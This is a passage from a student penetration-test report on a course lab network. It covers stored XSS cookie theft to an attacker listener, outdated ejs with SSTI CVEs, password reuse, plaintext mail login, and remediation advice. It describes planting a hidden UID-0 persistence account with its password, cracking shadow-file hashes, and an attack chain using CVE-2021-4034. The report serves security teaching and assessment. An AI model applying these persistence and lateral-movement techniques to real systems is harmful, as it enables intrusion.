


Figure 5.15: Console log showing how the “Done” message is printed




Figure 5.16: Network log showing the request being send to the server on port 4000

Using an example cookie, the request sent this cookie containing the value `walraven` to the attacker server that is listening on port 4000, where is was collected and viewable by the attacker.




Figure 5.17: Cookie with value `walraven` seen on attacker server

Vulnerability Explanation: Improper Sanitization of User Input

The node app that is running on this system fails to properly sanitize the blog post data recived from the user. Treating is as a raw string with no amount of escaping, alongisde directly replacing a string in the template instead of using a templating engine that would render the data in more secure way. This causes all user input to be treated as HTML, which allows for execution of javascript code in the browser of any user that visits the site.

Vulnerability Fix:

One of the potential ways to fix this is by using a templating engine, such as the one used in the same

repo `ejs` that would render the data in a more secure way, taking steps to prevent treating user input as HTML. Another option would be to use a library like `DOMPurify` that would sanitize the input before it is rendered on the page. This would prevent the execution of javascript code in the browser of the users that visit the site.

Severity:

Looking at the rating of this stored XSS. It does require the user to directly interact with the site before any damage can be done, but does cause a change in scope since it is now running not on the server, but the user machine. This results in a CVSS score of 6.1

5.10.6.3 Node Application Potential SSTI

The current version of `ejs` that the node app running on port 4000 is `1.3.5`. This version has a number of vulnerabilities such as CVE-2022-29078, and CVE-2023-29827 that could potentially allow for server side template injection (SSTI) to occur. This would allow for an attacker to execute code on the server, and potentially gain access to the server as the user that is running the node app.

```
recovery@workstation:/etc# cat /var/www/myapp/xss-sample-app/package-lock.json  | grep "ejs" -C 5
    "ee-first": {
      "version": "1.1.1",
      "resolved": "https://registry.npmjs.org/ee-first/-/ee-first-1.1.1.tgz",
      "integrity": "sha1-WQxhFWsK4vTwJVcyoViyZrxWsh0="
    },
    "ejs": {
      "version": "3.1.5",
      "resolved": "https://registry.npmjs.org/ejs/-/ejs-3.1.5.tgz",
      "integrity": "sha512-dldq3ZfFtgVTJMLjOe+/3sROTzALlL9E34V4/sDtUd/KlBSS0s6U1/+WPE1B4sj9CXHJpL1M6rhNJnc9Wbal9w==",
      "requires": {
        "jake": "^10.6.1"
      }
    },
recovery@workstation:/etc#
```

Figure 5.18: The package-lock.json showing the ejs version of 1.3.5

Vulnerability Explanation: Server Side Template Injection (SSTI)

An attacker is able to use a crafted payload that will cause the server to execute te javascript code in the context of the node app. This can allow for manipuation of the server, and potentially gaining access to the server as the user that is running the node app.

Vulnerability Fix:

The `ejs` package has had a number of updates that fix these issues, and updatig the package to the latest version would be the best possible fix for this issue.

Severity:

NIST has given CVE-2023-29827 a CVSS 3.1 score of 9.8, due to the privliged nature that most node apps are required to run with.

5.10.7 Useful Information Gained

5.10.7.1 Persistence

After gaining root access to the system, to maintain persistence. I created a user `recovery` that sits just below the default ubuntu user `backup` giving it a UID of 0 and a gid that is unused 36, but near that backup user. This combination that any login with this user is effectively logging in as root. This user has a randomized password of `wrtcrSbddv`. This user has their home directory in `/etc/recovery` and also had an ssh key placed in the authorized_keys file in this home directory to allow for future access to the system.

5.10.7.2 Shadow File

From here I was able to pull off the shadow file to attempt cracking any further passwords for users on the system. There were a few accounts that appear to be added by potentially malicous actors `test` which had the password `test`, and `i41923`, but no further information for other users.

5.10.7.3 Odd OpenVPN configuration profile

There is an odd OpenVPN configuration profile that was found in the `Downloads` folder of the `cpre532` user. I could not find evidence of this profile being used, but the certificate inside the profile does point to it being owned by 532corp, and is well expired. The naming also suggests that this is used to get internal network access. I have been unable to find this VPN server on the network, but I would reccomend doing a security audit on that system if it does still exist.

```
Validity
  Not Before:     24/11/2018 01:07:19 (dd-mm-yyyy hh:mm:ss) (1811240107192)
  Not After:      21/11/2028 01:07:19 (dd-mm-yyyy hh:mm:ss) (2811210107192)
Issuer
  C  = US
  ST = ZZ
  L  = otherplace
  O  = 532corp
  E  = admin@532corp.blahblahblah
  CN = 532-portal-internal.ece.iastate.edu
  OU = IT Department
Subject
  C  = US
  ST = ZZ
  L  = otherplace
  O  = 532corp
  E  = admin@532corp.blahblahblah
  CN = 532-portal-internal.ece.iastate.edu
  OU = IT Department
```

Above is the parsed certificate information that was found in the OpenVPN configuration profile.

5.11 IP: 82.46.91.208 (mail)

5.11.1 Aliases

- hostname: mail
- Internal IP: 192.168.1.208
- On .204 (ns2): mail.internal.532corp.com
- On .204 (ns2): mail.external.532corp.com

5.11.2 Service Enumeration

Server IP Address	Ports Open
82.46.91.206	**TCP**: 22, 53
192.168.1.208	**TCP**: 22, 25, 53, 110, 143

NMAP Scan Results:

External Service Scan Results

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.48 (Ubuntu Linux)

Internal Service Scan results from ldap

Port	Service Banner
25	Postfix smtpd
110	Dovecot pop3d
143	Dovecot imapd (Ubuntu)

5.11.3 Attack Narrative

I was able to gain access to the system as the user `scooling` using the password that was cracked from the www's shadow file. After gaining access to the system, I was not able to further escalte my privileges on the system. The next clear step that I took was gathering information about the items running on the system such as the email server, what emails were sent and to who, and the configuration of the email server.

5.11.4 Initial Access

Using the passwords that were cracked from www's shadow file. I was able to login with the user `scooling` and gain shell access to the system using their password.

Vulnerability Explanation: Password Reuse

The user `scooling` had re-used their password from another machine, which allows for lateral movement by cracking a single password. This is a common issue that can be exploited by attackers to gain access to multiple systems on a network.

Vulnerability Fix:

Use some form of centialized authentication system such as LDAP, or Active Directory that ensures passwords are not being stored locally on the system at all times. This would help prevent the process

of taking the hash and cracking it gaining access to other systems. This also would be a good place to enforce password requirements which would also help prevent this attack, as their password would be harder to crack.

Severity:

This vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity of the information that Shane Cooling puts on the system.

5.11.5 Privilege Escalation

After gaining access to the system as `scooling`, I checked for sudo access, and found that the user did not have sudo access on the system. I then used LinPEAS to look for potential misconfigurations on the system. I was not able to find any significant vulnerabilities that result in privilege escalation on this system beyond the users that I had access to on this system.

5.11.6 Additional Vulnerabilities

5.11.6.1 Plaintext Login

The dovecot server configuration is setup to allow for plaintext authentication without the requirement of TLS/SSL. This could allow for an attacker that gains physcial access to the network to sniff the traffic and gain credentials used to login to the mail system.

5.11.7 Useful Information Gained

5.11.7.1 Email Communication

There was an email recived by `scooling` that is rather aggressive stating that `It is time we as employees take over` **`this`** `company`, and `If you rat us you, you will pay`. These emails are concerning to exist, with threats to current employees of the company, and should be investigated further for potential crimes.

5.12 IP: 192.168.1.1 (pfesense)

This is the firewall system that was able to be acesssed after having gotten into ldap, and did not appear to have a clear externally facing IP address. Overall this system appears to be a fairly recent version

of the firewall software pfsense. I was not able to find any immediate vulerabilities on this system, however an audit of the settings on this system would be a good idea to ensure that it is properly configured.

5.12.1 Service Enumeration

Server IP Address	Ports Open
192.168.1.1	**TCP**: 53, 80

NMAP Scan Results:

Port	Service Banner
53	Unbound
80	nginx

6 General Security Issues

6.1 Password Reuse

Password reuse through the network is rampant and wide-spread and has no centralized authneication system such as LDAP or Active Directory that make this password management easier to do. This is a major issues as a single password can result in widespread access to the network with that password, while being extremely difficult to change the password on all the systems that it is used on. This should be replaced with a centralized authentication system that would allow for easier password management, and would allow for password requirements to be enforced.

6.2 No Multi-Factor Authentication

There is no usage of any form of Multi-Factor Authentications (MFA) on the network. This would be another good security step to take that would lessen the potential damage that an attacker could do if they do gain access to a password. The would not also have the second factor that could be required to login, which would prevent attempts at lateral movement through the network.

6.3 No SSH Limiting

There is no limiting on the number of ssh attempts or sessions that a single IP address can have open at one time. This should be limited to prevent brute force attacks on the system, which can be done with common tools like fail2ban, or by using the built in sshd configuration to limit the number of attempts that can be made.




Figure 6.1: Many ssh attempts currently open on the host mail

6.4 Minimal Firewall Rules

There should be an investigation into the current firewall rules that are in place for pfsense as the only ports that it is preventing access to is the ports relating to email on the mail server. This can likely be reduced, and the firewall rules should further take into consideration what needs to be open to the wider network, such excluding LDAP from the internet.

6.5 Extra Unidentified Services

There are a number of systems that mention services that appear to either not exist anymore. This info should potentially be cleaned up to prevent confusion for future users of the network, and prevent an attacker from imitating these services to gain further access to the network.

6.6 Potential Additonally Vulnerable Network

The former employee who was fired mentioned a network 27.67.83.0/24 in notes that were on ns2. If this network is owned by 532 Corp, it is highly important to investigate what is running on this network and get a security audit of these systems as they were described with words that would imply they are highly vulnerable.

7 Conclusion

Overall the network is in a fairly poor state of security, with a number of vulnerabilities that could be exploited by an attacker to gain access to the network. Overall there are a number of significant changes around the general security posture of the employees of the company that with only a minor amount of effort could result in rapid and significant improvements to the security of the network. After this a major network rebuild is the next major step that should be taken as many of the systems either appear to be compromised, or could easily be compromised. This rebuild after the security posture change would allow for a fresh start to the network, while having security as one of the primary goals in mind. These in combination would be a good start to a company wide shift in security, and would help prevent future attacks on the network. This should also be followed up with an additional audit of the network to ensure that the changes that were made were effective, and that there are no further vulnerabilities that were missed in the initial audit. Overall there is still hope to recover from the current state of affairs that the network is in, but it will take a significant amount of effort to get the network back to a secure state.

7.1 Potenital Attack Chain

Overall there there is enough vulnerabilities on the network that an attacker could have a full attack chain that would allow largely complete acess to the network. The first thing the attacker would do is compromise the www box, and use the `backdoor` user to gain root acess to the system. After gaining this root access they are able to crack the password for the user `scooling`. From here the attacker could gain access to the desktop and email servers. Using CVE-2021-4034 on cpre532 the attacker could gain root access to the system, which allows them to gain passwords for `sdash` and `jgreene` from here they would be able to continue throughout the netowrk gaining access to the various systems on the network resulting in nearly complete access to the network.

7.2 Student Takeaways

The biggest takeway that I got is how diffiicult it is to hack into a system when the system is down. As long as usability is not cared about, then the system is basically impenitrable if it can't be accessed.

The other big takeway is that if you are collectively hacking on a system, such as doing a pen test as team, you need to think about the exploits that you are running and how tehy effect the system in unexpected ways. This can be seen in the privilege escalation of www2 where the DirtyPipe exploit was used to gain root access to the system, the decision had to be made to use the secondary exploit that did not effect the `/etc/passwd` file. As the first attempt at exploiting it resulted in the broken file it creates that should only ever be in memory got written to disk when another indivdual opened the file and dirtying the page cache cause the file with my modifications to be written to the disk. The other final takeaway that I got is the importance of documentation as I am completeing things. I had to take thorough notes as I was going through each of the systems to ensure that I was able to keep track of everything that I was doing, and that I found.

8 Additional Items

8.1 Appendix - Report Template

To create this report, I used an open source template that is available from OSCP-Exam-Report-Template-Markdown on GitHub.